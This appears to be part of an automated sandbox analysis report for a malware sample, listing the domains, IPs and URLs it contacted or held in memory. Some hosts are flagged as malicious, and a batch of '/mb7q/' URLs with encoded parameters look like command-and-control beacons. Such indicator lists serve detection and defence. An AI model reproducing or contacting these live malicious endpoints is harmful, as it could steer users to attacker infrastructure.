http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-BCA8795F5D846C5CAD40FE94B65D663D.html	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://reachplc.hub.loginradius.com"	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
onstatic-pt.setupdns.net	81.88.57.70	true	true	• 0%, Virustotal, Browse	unknown
thelandcle.com	85.17.172.1	true	true	• 0%, Virustotal, Browse	unknown
helpmewithmyenergy.com	34.102.136.180	true	false	• 0%, Virustotal, Browse	unknown
HDRedirect-LB7-5a03e1c2772e1c9c.elb.us-east-1.amazonaws.com	3.223.115.185	true	false		high
softballlyfe.com	34.102.136.180	true	false		unknown
www.szmsbk.com	154.210.110.99	true	true		unknown
tuyensinhhaiphong.com	123.31.43.181	true	true		unknown
accessibleageing.com	166.62.28.107	true	true		unknown
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	52.15.160.167	true	false		high
pradnyanamaya.github.io	185.199.108.153	true	true		unknown
myliverpoolnews.cf	172.67.150.212	true	false		unknown
bookitstaugustine.com	34.102.136.180	true	false		unknown
ext-sq.squarespace.com	198.185.159.144	true	false		high
merkuryindustries.com	34.102.136.180	true	false		unknown
www.belatopapparel.xyz	172.67.132.70	true	true		unknown
www.bookitstaugustine.com	unknown	unknown	true		unknown
www.helpmewithmyenergy.com	unknown	unknown	true		unknown
www.hepimizdostuz.com	unknown	unknown	true		unknown
www.merkuryindustries.com	unknown	unknown	true		unknown
www.pradnyanamaya.com	unknown	unknown	true		unknown
www.hnchotels.com	unknown	unknown	true		unknown
www.softballlyfe.com	unknown	unknown	true		unknown
www.accessibleageing.com	unknown	unknown	true		unknown
www.thelandcle.com	unknown	unknown	true		unknown
www.beyju.store	unknown	unknown	true		unknown
www.theskineditco.com	unknown	unknown	true		unknown
www.tuyensinhhaiphong.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.belatopapparel.xyz/mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=Fzfm3a0XdlsnDkSWJpXlhrCLV6cUJcC1/JgJIuUu2jl9+pI7KEKz6GYJxWtv8ndSN9vJ	true	• Avira URL Cloud: safe	unknown
http://www.bookitstaugustine.com/mb7q/?yN60IZO0=Eg9LmWGI0Oet516AxmsZzIGWmok4sinlIPDI718HGBMEwpQyo+2kUwjDddaGIg2fHcAS&1bhta6=SXxhAn0Xl	false	• Avira URL Cloud: safe	unknown
http://www.theskineditco.com/mb7q/?yN60IZO0=ls93n2nhUbPH7ZWasPqHHp+Oj5DBIWMdhgoo5YdbrjX5fhF2xRgLdx2nyRRs2JHw0wni&1bhta6=SXxhAn0Xl	true	• Avira URL Cloud: safe	unknown
www.hnchotels.com/mb7q/	true	• Avira URL Cloud: safe	low
http://www.szmsbk.com/mb7q/?yN60IZO0=T8TVcCFgcIrhStyi5i6/EXaR/HpYKREHKQCvv+FQFJF/Ia03lxQCcucp8NSYf6PmMrz3&1bhta6=SXxhAn0Xl	true	• Avira URL Cloud: safe	unknown
http://www.softballlyfe.com/mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=ldDnDUdezTC7tPBp0C9FWPT+aIOp+kECAuOoWXdVRcKkjwO3/Dyrm4T044WIDM2icpCp	false	• Avira URL Cloud: safe	unknown
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-BCA8795F5D846C5CAD40FE94B65D663D.html	false	• Avira URL Cloud: safe	unknown
http://www.accessibleageing.com/mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=sq+DyRr6NuP6fKntU6mt8VYgVZP7tC1pT82Xrdht1pAEghqPgbO+4msYNeCB8xB+bsnr	true	• Avira URL Cloud: safe	unknown
http://www.pradnyanamaya.com/mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=YnLga1qUVPXAwXm8Xnef5U/tzJanlVt5XSiXVkHKK7yNMqf2xcLe6bk7VgYZWvBkjWWZ	true	• Avira URL Cloud: safe	unknown
http://www.merkuryindustries.com/mb7q/?yN60IZO0=a++sXVDjlFcB+laA3tgwrXcpuU3gANSGBltEKWMQhUjV/pCI9+JHBzUzdG3AEbQkWVAu&1bhta6=SXxhAn0Xl	false	• Avira URL Cloud: safe	unknown
http://www.helpmewithmyenergy.com/mb7q/?yN60IZO0=JkR/9GwueQDu2AwlHCPTEGTZaRQMZ19kAB6Pon410vUfaRtwZx2A0sBIx1wpZTt7VNCf&1bhta6=SXxhAn0Xl	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/dateofbirthhttp://schemas.xmlsoap.org/ws/2005	WerFault.exe, 0000000D.00000003.684999902.00000000052E0000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddresshttp://schemas.xmlsoap.org/ws/200	WerFault.exe, 0000000D.00000003.684999902.00000000052E0000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://c.amazon-adsystem.com/aax2/apstag.js	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false		high
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/stateorprovince	WerFault.exe, 0000000D.00000003.684999902.00000000052E0000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers	explorer.exe, 0000000C.00000000.697642864.000000000B976000.00000002.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 00000000.00000002.710978301.0000000002E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authentication	WerFault.exe, 0000000D.00000003.684999902.00000000052E0000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sajatypeworks.com	explorer.exe, 0000000C.0000000 0.697642864.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	explorer.exe, 0000000C.0000000 0.697642864.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/x500distinguishednamejhttp://schemas.xmlsoap.o	WerFault.exe, 0000000D.0000000 3.684999902.00000000052E0000.0 0000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/denyonlysid	WerFault.exe, 0000000D.0000000 3.684999902.00000000052E0000.0 0000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/premier-league	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 0000000 0.00000002.710978301.000000000 2E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 0000000 0.00000002.710978301.000000000 2E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/authorizationdecisionzhttp://schemas.xmlsoap.o	WerFault.exe, 0000000D.0000000 3.684999902.00000000052E0000.0 0000004.00000001.sdmp	false		high
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 0000000 0.00000002.710978301.000000000 2E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	explorer.exe, 0000000C.0000000 0.697642864.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	explorer.exe, 0000000C.0000000 0.697642864.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	explorer.exe, 0000000C.0000000 0.697642864.000000000B976000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	PO45937008ADENGY.exe, 00000000 .00000002.710098516.0000000002 DF1000.00000004.00000001.sdmp, WerFault.exe, 0000000D.000000 03.684999902.00000000052E0000. 00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 0000000 0.00000002.710978301.000000000 2E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ads.pubmatic.com/AdServer/js/pwt/156997/3236/pwt.js	PO45937008ADENGY.exe, 00000000 .00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/nameidentifier	WerFault.exe, 0000000D.00000003.684999902.00000000052E0000.00000004.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 00000000.00000002.710978301.0000000002E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	PO45937008ADENGY.exe, 00000000.00000002.710978301.0000000002E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://reachplc.hub.loginradius.com"	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 00000000.00000002.710978301.0000000002E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.c	PO45937008ADENGY.exe, 00000000.00000002.710978301.0000000002E9B000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/mohamed-salah-liverpool-goal-flaw-19945816	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s270b/0_GettyImages-1231353837	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 00000000.00000002.710978301.0000000002E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 0000000C.00000000.697642864.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://felix.data.tm-awx.com/felix.min.js	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-user.html	explorer.exe, 0000000C.00000000.697642864.000000000B976000.00000002.00000001.sdmp	false		high
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s180/0_Salah-Goal-vs-Leeds.jpg	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://myliverpoolnews.cf	PO45937008ADENGY.exe, 00000000.00000002.710719071.0000000002E65000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s270b/0_RobertsonCross1.jpg	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 00000000.00000002.710978301.0000000002E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s458/0_GettyImages-1273716690.	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/ozan-kabak	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 00000000.00000002.710978301.0000000002E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://s2-prod.mirror.co.uk/	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://myliverpoolnews.cf/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-	PO45937008ADENGY.exe, 00000000.00000002.710098516.0000000002DF1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-02-	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/champions-league	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/curtis-user	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 00000000.00000002.710978301.0000000002E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/all-about/steven-gerrard	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-ozan-kabak-future-audition-19954616	PO45937008ADENGY.exe, 00000000.00000002.710978301.0000000002E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s458/1_WhatsApp-Image-2021-03-	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-penalties-premier-league-var-17171391	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schema.org/NewsArticle	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 0000000C.00000000.697642864.000000000B976000.00000002.00000001.sdmp	false		high
http://https://www.liverpool.com/schedule/	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schema.org/BreadcrumbList	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 0000000C.00000000.697642864.000000000B976000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 0000000C.00000000.697642864.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://securepubads.g.doubleclick.net/tag/js/gpt.js	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers?	explorer.exe, 0000000C.00000000.697642864.000000000B976000.00000002.00000001.sdmp	false		high
http://https://s2-prod.liverpool.com/	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tiro.com	explorer.exe, 0000000C.00000000.697642864.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.belatopapparel.xyz/mb7q/?1bhta6=SXxhAn0Xl&yN60IZO0=Fzfm3a0XdlsnDkSWJpXlhrCLV6cUJcC1/JgJI	wlanext.exe, 00000011.00000002.915820348.0000000003FB2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-champions-league-jurgen-klopp-1996194	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000041BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s220b/0_GettyImages-1231353837	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 00000000.00000002.710978301.000000000 2E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s458/0_GettyImages-1302496803.	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.goodfont.co.kr	explorer.exe, 0000000C.00000000.697642864.000000000B976000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://felix.data.tm-awx.com/ampconfig.json"	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s615/0_GettyImages-1273716690.	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 00000000.00000002.710978301.000000000 2E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s270b/0_Salah-Pressing.jpg	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp, PO45937008ADENGY.exe, 00000000.00000002.710978301.000000000 2E9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s615/0_Salah-Goal-vs-Leeds.jpg	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s270b/0_WhatsApp-Image-2021-02	PO45937008ADENGY.exe, 00000000.00000002.715335119.0000000004 1BE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
